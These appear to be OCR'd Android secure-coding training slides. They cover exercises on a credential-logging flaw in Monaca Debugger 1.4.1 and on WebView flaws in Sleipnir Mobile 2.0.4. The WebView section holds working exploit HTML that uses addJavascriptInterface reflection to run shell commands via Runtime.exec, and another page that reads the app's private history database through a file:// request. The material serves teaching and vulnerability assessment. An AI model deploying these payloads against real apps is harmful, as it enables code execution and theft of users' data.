
```
dex2jar.sh mobi.monaca.debugger-1.4.1.apk
```

  —Launch JD-GUI

  —Open the jar file

    - mobi.monaca.debugger-1.4.1_dex2jar.jar

Exercise: Find vulnerable code



Find vulnerable code!

Spot the Flaw

Logging Vulnerability

Install vulnerable app

- Vulnerable app
  - —Monaca Debugger for Android ver1.4.1
    - Monaca Debugger for Android contains an information management vulnerability.
- Installation

```
adb install mobi.monaca.debugger-1.4.1.apk
```

Exercise: Logging Vulnerability

- Connect Android to PC using the USB
  - —Android
    - Enable [Developer options] > [USB debugging]
      - —On Android 4.2 and higher, the Developer options screen is hidden by default. Go to [Settings] > [About phone] and tap [Build number] seven times.
  - —PC


```
adb shell logcat
```

- Launch Monaca Debugger
  - —Type "hoge@example.com" in the Email Address and "abcdefg" in the Password, tap Login.

Exercise: Logging Vulnerability

```
D/APIClient(12492): do login
W/Settings(12492): Setting android_id has moved from android.provider.Settings.System to a
ndroid.provider.Settings.Secure, returning read-only value.
I/APIClient(12492): versionCode:28, device:samsung(Galaxy Nexus), lang:en_US, deviceId:820
be67b9f40a665
I/APIClient(12492): log in request:url:https://ide.monaca.mobi/api/login
V/method  (12492): APIClient, cookieString=symfony=q8j8h1008ueudikrr2904db744; domain=.mon
aca.mobi
I/LoginResultEntry(12492): loginResultEntry:userEntry:id:hoge@example.com, pass:abcdefg, s
uccess:false, alert:null, confirm:null, redirect:null
I/LoginAsyncTask(12492): loginResultEntry:userEntry:id:hoge@example.com, pass:abcdefg, suc
cess:false, alert:null, confirm:null, redirect:null
D/LoginAsyncTask(12492): Login fail.
W/InputMethodManagerService(  462): Window already focused, ignoring focus gain of: com.an
droid.internal.view.IInputMethodClient$Stub$Proxy@429463b0 attribute=null, token = android
.os.BinderProxy@42910b28
```

Exercise: Find vulnerable code



Find vulnerable code!

Spot the Flaw

WebView Vulnerability

WebView Vulnerability

- Javascript is turned on
  - —WebView#addJavascriptInterface
  - —same origin policy
    - XMLHttpRequest
    - File schema

WebView#addJavascriptInterface

- WebView#addJavascriptInterface(Object object, String name)
  - —allows the Java object's method to be accessed from Javascript

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  setContentView(R.layout.demo);
  context = this.getApplicationContext();
  webView = (WebView) findViewById(R.id.demoWebView);
  webView.getSettings().setJavaScriptEnabled(true);
  webView.addJavascriptInterface(new JSObject(this),
      "jsobject");
}
```

```
public class JSObject {
  Context mContext;

  public JSObject(Context context) {
    mContext = context;
  }
}
```

Install vulnerable app

- Vulnerable app
  - —Sleipnir Mobile for Android 2.0.4
    - Sleipnir Mobile for Android contains an arbitrary Java method execution vulnerability.
- Installation app


```
adb install jp.co.fenrir.android.sleipnir-2.0.4.apk
```

- Exploit code

```
adb push addjavascriptinterface.html /mnt/sdcard/
```

Exercise: WebView Vulnerability

- Launch Sleipnir Mobile
- Open exploit html file
  —file://mnt/sdcard/addjavascriptinterface.html




Exploit code

addjavascriptinterface.html

```
<html>
<body>
<p>WebView Vulnerability: addJavascriptInterface</p>

<script>
var myclass = SleipnirMobile;
var classLoader = myclass.getClass().getClassLoader();

// using android.os.Build
var buildClass = classLoader.loadClass('android.os.Build');
document.write("<br />");
document.write(buildClass.getField('SERIAL').get(null).toString());
document.write("<br />");
document.write(buildClass.getField('FINGERPRINT').get(null).toString());

// using java.lang.Runtime
var runtimeClass = classLoader.loadClass('java.lang.Runtime');
var runtimeMethod = runtimeClass.getMethod('getRuntime', null);
var get_runtime = runtimeMethod.invoke(null, null);
document.write("<br />");
document.write("create a text file on /mnt/sdcard/");
document.write(get_runtime.exec(['sh', '-c', 'touch /mnt/sdcard/hoge.txt']));
</script>
</body>
</html>
```

Exercise: Find vulnerable code



Spot the Flaw

File schema Vulnerability

- Vulnerable app
  - —Sleipnir Mobile for Android 2.0.4
    - If a user of the affected product uses other malicious Android app, information managed by the affected product may be disclosed.
- Exploit code

```
adb push fileschema.html /mnt/sdcard/
```

Exercise: WebView Vulnerability

- Type the following command:

```
adb shell am start -n jp.co.fenrir.android.sleipnir/.main.IntentActivity
file:///mnt/sdcard/fileschema.html
```

Exploit code

- fileschema.html

```
<html>
<body>
<p>WebView Vulnerability: File schema</p>

<div id="result">
</div>
<script>
    var xmlhttp = new XMLHttpRequest();

    xmlhttp.open('GET',
                 'file:///data/data/jp.co.fenrir.android.sleipnir/databases/history.db',
                 false);
    xmlhttp.send(null);
    var ret = xmlhttp.responseText;

    document.getElementById('result').innerHTML = ret;
</script>
</body>
</html>
```

Part 4

Exercise: Code Assessment

Sample Application


RSS Viewer

retrieve RSS data and
- —parse it
- —store it in DB
- —display it using
  - ListView
  - WebView


Eclipse Settings

Check the text encoding and build target

text encoding is "UTF-8"



Installed SDK version



Find as many vulnerabilities as you can!